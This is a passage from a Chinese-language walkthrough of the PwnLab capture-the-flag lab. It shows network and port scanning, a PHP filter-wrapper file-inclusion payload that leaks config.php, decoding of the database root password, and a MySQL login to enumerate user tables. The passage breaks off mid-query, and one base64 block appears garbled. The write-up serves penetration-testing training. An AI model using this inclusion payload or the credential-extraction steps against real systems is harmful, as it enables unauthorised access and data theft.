

一、信息收集

1. 主机发现，如下，kali的ip为172.16.66.134，则靶机ip为172.16.66.135




```
└─$ sudo arp-scan -l
[sudo] kali 的密码：
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2e:8e:e8, IPv4: 172.16.66.134
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-sca
n)
172.16.66.1     16:7d:da:b1:3c:65       (Unknown: locally administered)
172.16.66.2     00:50:56:fa:e0:14       (Unknown)
172.16.66.135   00:0c:29:2a:2b:9a       (Unknown)
172.16.66.254   00:50:56:f2:62:d6       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.844 seconds (138.83 hosts/sec
). 4 responded

┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.66.134  netmask 255.255.255.0  broadcast 172.16.66.255
        inet6 fe80::5af8:28ad:5bef:6dfd  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:2e:8e:e8  txqueuelen 1000  (Ethernet)
        RX packets 5  bytes 582 (582.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 530  bytes 33514 (32.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2. 端口扫描，如下，开放了80、111、3306、51598端口有web服务、rpc服务、mysql




```
└─$ nmap -p- -sV -sC 172.16.66.135
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-14 07:40 EST
Nmap scan report for 172.16.66.135
Host is up (0.0014s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: PwnLab Intranet Image Hosting
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35355/tcp6  status
|   100024  1          35662/udp6  status
|   100024  1          51598/tcp   status
|_  100024  1          54690/udp   status
3306/tcp  open  mysql   MySQL 5.5.47-0+deb8u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.47-0+deb8u1
|   Thread ID: 41
|   Capabilities flags: 63487
|   Some Capabilities: SupportsCompression, DontAllowDatabaseTableColumn, Su
pport41Auth, LongPassword, InteractiveClient, Speaks41ProtocolOld, FoundRows
, SupportsTransactions, ConnectWithDatabase, Speaks41ProtocolNew, IgnoreSpac
eBeforeParenthesis, SupportsLoadDataLocal, IgnoreSigpipes, LongColumnFlag, O
DBCClient, SupportsAuthPlugins, SupportsMultipleStatments, SupportsMultipleR
esults
|   Status: Autocommit
|   Salt: &o}G,DQLf?H+;)Xa^627
|_  Auth Plugin Name: mysql_native_password
51598/tcp open  status  1 (RPC #100024)

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.91 seconds
```

3. 先看一下web，界面如下，有Login、Upload链接，但是上传必须先登录



Use this server to upload and share image files inside the intranet

4. 访问upload目录，没什么东西




Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.10 (Debian) Server at 172.16.66.135 Port 80


5. 扫描一下目录，有一个config.php文件，但是直接访问是看不到东西的



```
[07:46:54] Starting:
[07:46:55] 403 -  299B  - /.ht_wsr.txt
[07:46:55] 403 -  302B  - /.htaccess.bak1
[07:46:55] 403 -  302B  - /.htaccess.orig
[07:46:55] 403 -  302B  - /.htaccess.save
[07:46:55] 403 -  300B  - /.htaccess_sc
[07:46:55] 403 -  304B  - /.htaccess.sample
[07:46:55] 403 -  302B  - /.htaccess_orig
[07:46:55] 403 -  303B  - /.htaccess_extra
[07:46:55] 403 -  301B  - /.htaccessOLD2
[07:46:55] 403 -  300B  - /.htaccessOLD
[07:46:55] 403 -  292B  - /.htm
[07:46:55] 403 -  293B  - /.html
[07:46:55] 403 -  302B  - /.htpasswd_test
[07:46:55] 403 -  299B  - /.httr-oauth
[07:46:55] 403 -  298B  - /.htpasswds
[07:46:56] 403 -  292B  - /.php
[07:46:56] 403 -  293B  - /.php3
[07:46:57] 403 -  300B  - /.htaccessBAK
[07:47:07] 200 -    0B  - /config.php
[07:47:12] 200 -  942B  - /images/
[07:47:12] 301 -  315B  - /images  →  http://172.16.66.135/images/
[07:47:12] 200 -  332B  - /index.php
[07:47:12] 200 -  332B  - /index.php/login/
[07:47:14] 200 -  250B  - /login.php
[07:47:22] 403 -  301B  - /server-status
[07:47:22] 403 -  302B  - /server-status/
[07:47:26] 301 -  315B  - /upload  →  http://172.16.66.135/upload/
[07:47:26] 200 -   19B  - /upload.php
[07:47:27] 200 -  742B  - /upload/
```

6. 网站链接的形式为?page=，这里可以尝试一下文件包含，但是直接包含/etc/passwd却没有反应，再尝试一下使用php伪协议转码包含一下config.php文件


```
?page=php://filter/read=/convert.base64-encode/resource=config
```



```
172.16.66.135/?page=php://filter/read=/convert.base64-encode/resource=config
```

```
PD9waHANCiRzZXJ2ZXIgICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsN
```


7. 包含成功，解码一下，成功获取到账号密码



```
ıc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8+
```


```
<?php
$server  = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
?>
```

8. 使用账号密码登录mysql成功




```
└─$ mysql -h 172.16.66.135 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 57
Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
+--------------------+
2 rows in set (0.001 sec)

MySQL [(none)]> 
```

9. 获取网站账号密码，似乎是base64编码的，并未加密



```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
+--------------------+
2 rows in set (0.001 sec)

MySQL [(none)]> select Users;
ERROR 1054 (42S22): Unknown column 'Users' in 'field list'
MySQL [(none)]> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [Users]> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| users           |
